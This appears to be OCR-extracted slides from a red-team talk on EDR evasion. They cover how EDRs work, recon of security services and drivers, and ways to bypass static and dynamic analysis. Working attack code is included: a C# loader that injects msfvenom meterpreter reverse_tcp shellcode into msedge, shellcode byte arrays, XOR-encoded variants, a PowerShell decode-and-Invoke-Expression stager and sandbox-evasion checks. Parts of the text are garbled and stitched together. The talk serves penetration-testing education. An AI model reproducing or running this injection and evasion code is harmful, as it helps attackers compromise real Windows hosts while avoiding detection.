


> in a professional hacker Red Team

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#### > Content today

- how does an EDR work?
- approaches to evasion
- attack surface recon
- bypassing static analysis
- bypassing dynamic analysis
- the "professional" side of it
- some resources to learn from

#### > Quick note on "names"

- EDR (Endpoint Detection and Response) = Tool focused on endpoints.
- XDR (Extended Detection and Response) = Tool with cross-platform visibility.
- MDR (Managed Detection and Response) = Service where others run EDR/XDR for you.

#### How does an EDR work?

- Depends on level of sophistication
- But most modern ones will have:
  - Sensors
  - Scanners: static & dynamic analysis

### How does an EDR work?









KM driver









KM driver

Network filter









KM driver

Network filter

ELAM driver









KM driver

Network filter

ELAM driver



ETW







#### Approaches to evasion

- Disable a sensor or multiple sensors
  - may require a rootkit to disable: minifilter, driver, network filter, ETW
- Disable the agent (responsible for scanning)
  - KM proc killer (BYOVD)
- Not care...
  - Write your custom payloads/malware
    - Unhook DLLs
    - Direct syscalls
    - Indirect syscalls
    - Custom shellcode
  - Automate alterations in pub repo code (ex: Seatbelt, mimikatz, etc)



Disclaimer: this is not the full encyclopaedia on EDR evasion!

# First things first...


- Which CPU architecture or OS?
- Which programming language?




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Administrator: Windows Powe X
PS C:\> Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM Antivirus
Product" | Select-Object displayname
displayname
Windows Defender
PS C:\> Get-Service | Where-Object { $_.DisplayName -like "*McAfee*" -or $_.DisplayName
-like "*Symantec*" -or $_.DisplayName -like "*Defender*" }
                           DisplayName
Status
        Name
Running MDCoreSvc
                           Microsoft Defender Core Service
                           Windows Defender Firewall
Running mpssvc
                           Windows Defender Advanced Threat Pr...
Stopped Sense
Running WdNisSvc
                           Microsoft Defender Antivirus Networ...
Running WinDefend
                           Microsoft Defender Antivirus Service
PS C:\> Get-Process | Where-Object { $_.ProcessName -like "*McShield*" -or $_.ProcessNa
me -like "*mp*" }
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PS C:\>
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Administrator: Windows Power X	+   ~		
PS C:\> fltmc filters			
Filter Name	Num Instances	Altitude	Frame
bindflt	1	409800	0
UCPD	13	385250.5	Θ
WdFilter	13	328010	Θ
storqosflt	1	244000	0
wcifs	0	189900	Θ
WIMMount	8	180700	Θ
CldFlt	6	180451	Θ
bfs	15	150000	Θ
FileCrypt	0	141100	Θ
luafv	1	135000	Θ
UnionFS	0	130850	Θ
npsvctrig	1	46000	Θ
Wof	8	40700	Θ
FileInfo PS C:\>	13	40500	0

```
Administrator: Windows Powe X
PS C:\> Get-WmiObject -Class Win32_SystemDriver |
>> Where-Object {$_.State -eq 'Running'} |
>> Select-Object State, Started, Status, Name, DisplayName | Where-Object { $_ -like "*
defender*" } |
>> Format-Table -AutoSize
        Started Status Name
                                DisplayName
State
                                Windows Defender Firewall Authorization Driver
           True OK
Running
                       mpsdrv
Running
           True OK
                       WdFilter Microsoft Defender Antivirus Mini-Filter Driver
                       WdNisDrv Microsoft Defender Antivirus Network Inspection Sys...
Running
           True OK
```





#### Comes down to obfuscation:

- Packers (obfuscate final payload): VMProtect
- LLVM (obfuscates at compile time): ollvm
- Custom...

#### What is the goal:

- Simply gain access?
  - Keep obfuscation to its simplest form
- Emulate a specific threat actor? (ex: TLPT)
  - Might have to copy the obfuscation technique executed by the threat actor

#### #P1:

- Known (msfvenom) shellcode
- No static analysis protection

```
// Get handle to explorer.exe
Process[] expProc = Process.GetProcessesByName("msedge");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.79.130 LPORT=443 EXITFUNC=thread -f csharp -> staged payload byte[] buf = new byte[511]...;

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
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    0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x48, 0x31, 0xd2,
    0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48
    0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0x0f
    0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
    0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
    0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x66,
    0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
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    0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
    0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,
    0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0x0d,0xac,0x41,
    0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
    0230 0241 0275 0248 0258 0244 028h 0240 0224 0240 0201 0240
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   IntPtr addr = VirtualAllocEx(hProcess, IntPtr.
                                                                                                        Severe ^
                                                        01/06/2025 17:42
// msfvenom -p windows/x64/meterpreter/r
byte[] buf = new byte[511] \{0xfc,0x48,0x\}
                                                  Detected: Trojan:Win64/Meterpreter.B
     0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0
                                                   Status: Ouarantined
     0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0
                                                  Quarantined files are in a restricted area where they can't harm your device. They
     0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0
                                                  will be removed automatically.
     0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0
                                                  Date: 01/06/2025 17:43
     0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0x
                                                  Details: This program is dangerous and executes commands from an attacker.
     0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0
     0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x
                                                  Affected items:
     0x80,0x88,0x00,0x00,0x00,0x48,0x85,0x
                                                    file: C:\Users\andre\Desktop\p1.exe
     0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0x
     0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0x
     0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0x
                                                    Learn more
     0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x
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```

-f csharp

#### #P2:

- Known (msfvenom) shellcode
- Static analysis protection
- Dynamic analysis protection

```
uint XOR_KEY = 0x2f; // make sure it's one byte long: 0-255
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)((uint)buf[i] ^ XOR_KEY);
}
StringBuilder hex = new StringBuilder(encoded Length * 2);</pre>
```

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byte[] buf = new byte[511] { 0xd3, 0x67, 0xac, 0xcb, 0xdf, 0xc7,
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}
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```
function Invoke-Evil

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$\sum{\text{system}} \ \text{$xorKey} = 123

$\sum{\text{code}} = \text{"LHsJexJ7D3see1Z7M3sUewh7D3tbe1x7C3sMexV7H3tae1x7"} \ \text{$bytes} = [Convert]::FromBase64String($code) \ \text{$newBytes} = foreach($byte in $bytes) { $byte -bxor $xorKey } \ \text{$newCode} = [System.Text.Encoding]::Unicode.GetString($newBytes) \ \text{Invoke-Expression $newCode} \ \text{$12} \ \text{$13} \ \text{$Invoke-Evil} \ \end{\text{$newCode}} \]
```

At this point, we're generally past what antivirus engines will emulate or detect, so we won't necessarily detect what this script is doing. However, we can start to write signatures against the obfuscation and encoding techniques. In fact, that's what accounts for the vast majority of signatures for script-based malware.

https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

- breaking the runtime implementation
  - malloc XX GB of mem
  - divide by zero (implementing exception handling in a virtualized env is hard)
  - shellcode loader using exception handler
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  - check if process is its own father
  - check params
  - count handles
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Most importantly: if you know anything specific about the target system = GAME OVER!

#### #P2:

- Known (msfvenom) shellcode
- Static analysis protection
- Dynamic analysis protection

```
Oreferences
static void Main(string[] args)
{
    DateTime t1 = DateTime.Now;
    Sleep(2000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if (t2 < 1.5)
    {
        return;
    }
}</pre>
```

```
PowerShell × + ∨

PS C:\Users\andre\Desktop> .\p2.exe

PID injected: 2528

PS C:\Users\andre\Desktop>

Administrator: PowerShell × + ∨
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
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#### Bypassi

#### #P2:

- Known (msfvence)
- Static analysi
- Dynamic analys






### Putting it all together

#### #P3:

- Custom shellcode
- Static analysis protection ?
- Dynamic analysis protection



```
;" # debugbreak()
        int3
# Initialize engine in 64-Bit mode
ks = Ks(KS ARCH X86, KS MODE 64)
instructions, count = ks.asm(SHELLCODE)
sh = b""
output = ""
for opcode in instructions:
    sh += struct.pack("B", opcode)
    output += "\\x{0:02x}".format(int(opcode)).rstrip("\n")
shellcode = bytearray(sh)
print("Shellcode: " + output )
print("Shellcode Length: " + str(int(len(output)/4)) )
print("Attaching debugger to " + str(os.getpid()));
subprocess.Popen(["WinDbgX", "/g","/p", str(os.getpid())], she
input("Press any key to continue...");
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
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                                                                   PS C:\Users\andre\Desktop> .\p3.exe
                                                                   PID injected: 1676
                                                                   PS C:\Users\andre\Desktop>
# Initialize engine in 64-Bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_64)
                                                                        Administrator: PowerShell
instructions, count = ks.asm(SHELLCODE)
                                                                   PS C:\Users\andre\Desktop> .\pe-sieve64.exe /pid 1676 /shellc 4 /data 0
sh = b""
                                                                   PID: 1676
output = ""
                                                                   Output filter: no filter: dump everything (default)
for opcode in instructions:
                                                                   Dump mode: autodetect (default)
                                                                    [*] Using raw process!
    sh += struct.pack("B", opcode)
                                                                   [*] Scanning: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
    output += "\\x{0:02x}".format(int(opcode)).rstrip("\n")
                                                                    [*] Scanning: C:\Windows\System32\ntdll.dll
                                                                   [*] Scanning: C:\Windows\System32\kernel32.dll
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                                                                    [*] Scanning: C:\Windows\System32\nsi.dll
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                                                                    [*] Scanning: C:\Windows\System32\ole32.dll
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
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 [*] Scanning: C:\Windows\System32\mswsock.dll
 [*] Scanning: C:\Windows\System32\rasadhlp.dll
 [*] Scanning: C:\Windows\System32\ntmarta.dll
 Scanning workingset: 601 memory regions.
 [*] Workingset scanned in 15 ms.
 PID: 1676
 SUMMARY:
 Total scanned:
 Skipped:
 Hooked:
 Replaced:
 Hdrs Modified:
 IAT Hooks:
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 Other:
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# Just one more thing...






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Disclaimer: this is not the full encyclopaedia on EDR evasion!



## The professional side of it

Documentation



• Automation



### Some tips


 Avoid re-writing a whole set of tools: you're in a red team, not a software development company





There are 2 Ts in TTP. None of them stand for "Tool"


- Master RE skill set
- Learn defensive techniques! You can't bypass something you do not understand.
- Create an EDR lab

#### Some resources to learn from - books















**Evading EDR** 












#### Some resources to learn from - utube











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Malware detection... with type-1 hypervisors



In this presentation, I will be setting up the stage by showcasing (demo) a write-what-where disable the Windows kernel protection (Driver Signature Enforcement) to then be able to loa through an explanation of how type-1 hypervisors work, and then do another demo of a type